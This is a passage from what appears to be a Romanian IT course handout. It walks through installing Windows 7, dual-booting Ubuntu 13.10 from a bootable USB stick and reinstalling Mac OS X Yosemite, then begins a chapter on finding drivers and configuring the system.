
De aici înainte, până la afișarea ferestrei în care vi se va cere să introduceți numele de utilizator și parola de deblocare a calculatorului, priviți fără să interveniți. Pe parcursul instalării, calculatorul se va opri și va reporni automat. E absolut normal să se întâmple acest lucru.



După ce instalare sistemului de operare Windows 7 s-a completat, veți fi invitați să vă creați un cont nou de utilizator, pas important pentru a putea utiliza computerul.

După ce instalare sistemului de operare Windows 7 s-a completat, trebuie să instalați driverele necesare pentru a putea lucra la PC.

Asta a fost tot! După cum ați văzut, procesul de instalare nu este nici pe departe unul atât de complicat pe cât mulți preferă să creadă atunci când pentru realizarea sa recurg la service-uri sau alte persoane, din teamă să nu strice în vreun fel computerul.



4.4 Instalare Linux Ubuntu 13.10 Desktop

Dacă înainte Ubuntu era greu de instalat și de lucrat pe el pentru că necesita cunoștințe de programare și de hardware, acum oricine poate experimenta pe el. Se intalează și se utilizează mult mai ușor decât Windows. Drept urmare v-am pregătit un ghid în 10 pași cum să instalați Ubuntu alături de Windows.

Menționez de la început că voi prezenta un mod de instalare în care va fi folosit în paralel cu Windows. Astfel, când pornești calculatorul, poți alege sistemul de operare care dorești să se încarce. Această instalare de Ubuntu nu va afecta în niciun fel funcționalitatea Windows.

Pasul 1.

Prima dată avem nevoie de sistemul de operare Ubuntu. Mergem pe această pagină și selectăm varianta care ne interesează: <https://www.ubuntu.com/download/desktop>


Ultima versiune este 16.04, dar noi vom instala versiunea 13.10, cea a cărei instalare o vom detalia mai jos. Aveți grijă la arhitectura calculatorului, dacă este pe 32 biți sau 64 biți.

Pasul 2.


Acum că avem fișierele de instalare trebuie să creăm un DVD sau un Flash USB boot-abil. DVD-ul a ajuns deja o varietate nu prea des utilizată de instalare, așa că vă voi arăta cum se face un stick boot-abil.

Aveți nevoie de un programul **Pen Drive Linux's USB Instaler** pe care îl găsiți aici: <http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/> După descărcare îl instalați și îl deschidem;


- De de unde scrie ”Step 1” din listă selectați varianta de Ubuntu potrivită. În imagine arată 12.10, dar vom selecta 13.10.



- Mai jos la ”Step 2” apășăm pe ”Browse” și vom indica locul în care am descărcat Ubuntu 13.10. Fiecare are propriul lui folder de descărcare.




- La ”Step 3” arătăm care este stick-ul pe care pe care dorim să îl facem boot-abil. Pe urmă ”Create” și așteptăm.



Pasul 3.

Acum că avem stick-ul USB boot-abil trebuie să trecem la instalarea propriu-zisă. Introducem Flash-ul și repornim calculatorul. Se pot întâmpla două lucruri: fie să pornească direct meniul de la Ubuntu în care selectăm limba și altele, fie să pornească Windows. Dacă Ubuntu nu se încarcă direct, atunci restartați calculatorul și imediat ce pornește apăsați F12 de mai multe ori imediat. De obicei acesta este butonul pentru a intra în meniul de boot. De aici veți selecta USB Boot.

Dacă nici așa nu merge, atunci va trebui să intrați în BIOS și să setați USB ca fiind primul dispozitiv de Boot. Presupunând că totul a mers bine, acesta este primul ecran care apare. De aici selectați limba (vă sfătuiesc engleză pentru că în română ar putea părea ciudat). Pe urmă mai aveți două butoane. Vom apăsa pe cel din dreapta pentru instalare.



Pasul 4.


Ne pregătim de instalare. Aici sunt afișate condițiile minime pentru ca instalarea să decurgă fără probleme. Trebuie să aveți cel puțin 5.9 GB de spațiu liber. Laptopul sau calculatorul să fie băgat în priză.

Este indicat să aveți o conexiune la internet, dar nu este nepărat. Dacă veți bifa ”**Download updates while installing**”, atunci vă va trebui internet. Vă spun că procesul va fi mai rapid dacă nu vom descărca actualizări. Tastăm *Continue*...



Pasul 5.

Aici va trebui să vă conectați la internet în cazul în care ați selectat la Pasul 4 ca Ubuntu să caute actualizări în timpul instalării. Dacă nu vreți să vă conectați, atunci bifați prima opțiune ”**I don't want to connect to a wi-fi network right now**”. Tastăm *Continue*...



Pasul 6.

La început am spus că vom instala Ubuntu alături de Windows. Pentru acest lucru vom selecta prima opțiune ”*Install Ubuntu alongside Windows*”. Ca fapt divers, dacă veți selecta a doua opțiune, atunci Ubuntu va șterge toate fișierele Windows și va fi singurul sistem de operare de pe calculator. A treia opțiune e pentru avansați și nu o vom detalia. Tastăm *Continue*...



Pasul 7.

Este momentul să alocăm spațiul pentru instalare. Dacă la pasul anterior ați selectat prima opțiune, atunci acesta va fi ecranul care va apărea. Ubuntu arată cât spațiu va folosi pentru instalare. Găsește unde este loc liber pe hard-disk și pune acolo fișierele sale. De menționat că va avea nevoie de 4,5 GB de spațiu plus încă ceva pentru alte fișiere.

Dacă vreți să modificați spațiul alocat pentru Ubuntu atunci apăsați pe ”advanced partitioning tool”. Nu vă sfătuiesc să intrați aici, ci să lăsați sistemul de operare să decidă singur cât spațiu îi trebuie. Nu își va alocă foarte mult și nu va face risipă de spațiu. Nu vă mai rămâne decât să apăsați ”Install now”.




Pasul 8.

Ubuntu vrea să știe locația ta pentru a stabili ora și alte repere. Dacă v-ați conectat la internet, atunci acest lucru se va face automat. Dacă nu, va trebui să selectați manual. Tastăm *Continue*...




Pasul 9.

Configurarea tastaturii. Majoritatea românilor folosesc configurația English UK în care fiecare buton afișează exact ce scrie pe el. Este cel mai simplu mod de scriere de la tastatură. Dacă vreți să scrieți cu diacritice, atunci selectați Romanian. Tastăm *Continue*...



Pasul 10.

Pentru securitate va trebui să introducem numele personal, numele calculatorului, username și parolă. Aici fiecare știe ce are scris. Pentru simplitate toate numele pot fi la fel, dar nu este tocmai sigur. Tastăm *Continue*...



Pasul 11.

Ubuntu oferă serviciul de cloud computing numit Ubuntu One. Pentru a vă conecta aveți nevoie de un username și o parolă. Dacă nu aveți cont pe Ubuntu One atunci bifați prima opțiune și el se va crea automat după introducerea parolei și utilizatorului. Tastăm *Continue*...



Felicitări!

Instalarea a început și după puțină vreme veți avea un sistem de operare proaspăt instalat.



După finalizarea instalării vă va spune să reporniți calculatorul. La repornire veți putea selecta sistemul de operare care vă interesează, Ubuntu sau Windows.

4.5 Instalare Mac OS X 10.10 Yosemite

Acest sistem va face viața mult mai simplă, mult mai lipsită de griji în tot ce înseamnă utilizarea zi de zi a unui PC. Aici nu vorbesc de cei care se joacă 99% din timpul petrecut la calculator, ci de cei care îl folosesc pentru diverse activități pe care le au legate de un PC. Va garantez, că o dată ce va “prinde”, nu va mai da drumul, pentru că totul, așa cum spuneam, este mult mai natural, și mai simplu cu aceste PC-uri.

Acum să revenim la cum se poate reinstala, sau mai bine zis instala, OS X pe un HDD complet nou, sau total formatat NTFS. OS X funcționează pe o partiție în formatul standard HFS+ așa cum ultimele versiuni de Windows (de la XP începând) funcționează pe NTFS.


În primul rând aveți nevoie de o conexiune la internet, de un DVD cu un OS X, cât de vechi, sau un Flash USB bootabil cu un OS X. Dacă nu le aveți acestea e puțin mai complicat, pentru că aveți nevoie de un prieten să vă facă un Flash USB cu OS X. Mavericks sau Yosemite se poate descărca absolut gratuit de pe net sau din App Store dintr-un Mac, iar pașii sunt destul de simpli.

O dată ce ați făcut acest Flash sau aveți un CD original, introduceți-l în Mac și porniți sau reporniți Mac-ul, după care, imediat ce se aude primul sunet de pornire apăsați tastele:

Command + R

În câteva secunde, pe ecranul Mac-ului va apărea un glob pământesc ce se învârtă și care va anunța că va căuta o instalare pe internet, sub acesta aparând toate rețelele disponibile pe care acesta le-a descoperit.

In cazul in care aveti conexiune Wi-Fi, sau se conecteaza automat daca e prin cablu, descarcand, initializand si pregatind HDD-ul timp de cateva minute pentru a putea fi instalat OS X-ul de pe CD sau Flash.



Va apare o fereastră, în care veți fi întrebat dacă doriți reînălarea OS X-ului, selectați acest lucru și de aici în colo instalarea va începe singură, voi urmând doar pașii care va vor fi ceruți. Totul este foarte simplu, nu durează decât câteva minute sau zeci de minute în funcție de performanța Mac-ului și de viteza conexiunii la internet. Asta a fost tot, simplu, chiar foarte simplu. Succes!

Cum să creezi un stick USB pentru instalarea OSX Yosemite

<https://www.youtube.com/watch?v=zacjEoCOtp4>

Cum se instalează Mac OS X pe PC

<https://www.youtube.com/watch?v=DlAXuGWnfc8>

5. Drivere. Căutarea și instalarea acestora. Configurarea SO conform nevoilor utilizatorului. Configurarea suprafeței de lucru. Programe de monitorizare a performanțelor unui PC.

Obiective:

1. Identificarea managementului utilizatorilor, domeniului de securitate a lor;
2. Crearea conturilor de tip: administrator, utilizator și cu permisiuni speciale;
3. Specificarea driverelor și a modalităților de instalare a acestora;

Imediat după instalarea SO Windows acesta este configurat în așa fel încât să poată fi folosit de cât mai mulți utilizatori, ceea ce înseamnă că setările implicite ale sistemului sunt în așa fel stabilite încât SO să poată fi folosit și de utilizatorii neexperimentați, ca și de aceia care au calculatoare mai slabe (vechi).

Utilizatorii cu cunoștințe avansate și cei care au calculatoare puternice nu sunt deranjați de acest lucru, pentru că ei pot schimba foarte ușor configurația sistemului de operare în așa fel încât aceasta să fie în concordanță cu puterea calculatoarelor pe care le posedă și cu gradul lor de familiarizare cu informatica.

Configurarea SO de la zero presupune următorii pași importanți:

- ❖ **Pasul 1.** Instalarea sistemului de operare (Windows 10, Windows 8.1, Windows 7 sau altele);
- ❖ **Pasul 2.** Verificarea dacă **Restaurare Sistem** este activ și creăm un punct de restaurare;
- ❖ **Pasul 3.** Instalarea driverelor lipsă pentru componentele hardware ale calculatorului;
- ❖ **Pasul 4.** Instalarea tuturor actualizărilor de Windows importante;
- ❖ **Pasul 5.** Instalarea navigatorului de internet preferat;
- ❖ **Pasul 6.** Actualizarea BIOS-ului și firmware-ului pentru componentele hardware importante;
- ❖ **Pasul 7.** Instalarea unei soluții de securitate bună, antivirus;
- ❖ **Pasul 8.** Instalarea plugin-urilor, playere și framework-uri;
- ❖ **Pasul 9.** Eliminarea software-ului "fără rost" (necesar pentru sistemele brand-name);
- ❖ **Pasul 10.** Instalarea aplicațiilor și jocurilor necesare;
- ❖ **Pasul 11.** Configurarea SO conform nevoilor utilizatorului (teme, imagini, etc.).

5.1 Drivere. Căutarea și instalarea acestora.

Este normal ca să lași WINDOWS UPDATE să recomande și să instaleze drivere pentru majoritatea componentelor hardware din calculator, dar nu pentru toate. Când vine vorba de driverele video (mai ales când vorbim de jocuri) ar trebui întotdeauna să cauți ultimele versiuni disponibile pe site-ul producătorului (de obicei AMD/ATI sau NVIDIA). Alte componente pentru care s-ar putea să vrei să cauți drivere mai noi pe site-ul producătorului includ: plăci de rețea (dacă ai avut probleme de la început cu driverele pentru ele), imprimante, scanere, tastaturi și mouse-uri (mai ales atunci când folosești un mouse de gaming, care are nevoie de software suplimentar).

Windows face o treabă bună la găsirea și instalarea ultimelor drivere pentru majoritatea celorlalte componente: mouse, touchpad, tastatură, placa de rețea (wireless sau Ethernet), placa de sunet, webcam, imprimantă, scanner, drivere pentru placa de bază. Ca să fii sigur că nu ai uitat nicio componentă, verifică Managerul de dispozitive.

De ce este necesar acest pas acum și nu mai târziu? Iată câteva motive:

- ❖ Vei putea folosi imediat toate resursele hardware disponibile;
- ❖ Nu ai încă o soluție de securitate care să poată interfera cu instalarea driverelor ori care să te enerveze cu o mulțime de solicitări de aprobare pentru ca instalarea aplicațiilor tale să fie făcută cu succes.

NOTĂ: Dacă ai un calculator al unui brand cum ar fi ASUS, Dell, HP sau alt brand, acest pas este probabil deja făcut de producător. Totuși, merită să verifici încă o dată că toate driverele sunt instalate. De asemenea, poate vrei să cauți versiuni mai noi, mai ales pentru placa video.

În SO, driverul este un program care are funcția de a acționa ca o interfață între o anumită componentă hardware și software. Comenzile pentru componenta hard vin de la diferite programe prin intermediul sistemului de operare, iar rolul driverului este acela de a transmite comenzile către componenta hard. Cu cât driverul este mai bine scris de către programatori, cu atât mai bună va fi performanța și stabilitatea componentei hard.

Driverurile sunt de două tipuri:

❖ **drivere generice**

Driverurile generice sunt de două tipuri, în dependență de cine le-a conceput.

- **I tip** din generice sunt driverele scrise de inginerii firmei producătoare de chip-ul hardului. Aceste drivere sunt cele mai bune, pentru că programatorii au acces direct la specificațiile tehnice ale chip-ului, ceea ce este un secret tehnologic al companiei respective. În procesul de scriere al driverului accentul se pune în mod egal pe stabilitate, performanță și pe compatibilitate cu sistemul de operare. Aceste drivere pot fi folosite pentru toate componentele pe care se află chip-ul, indiferent de compania care assemblează piesa.

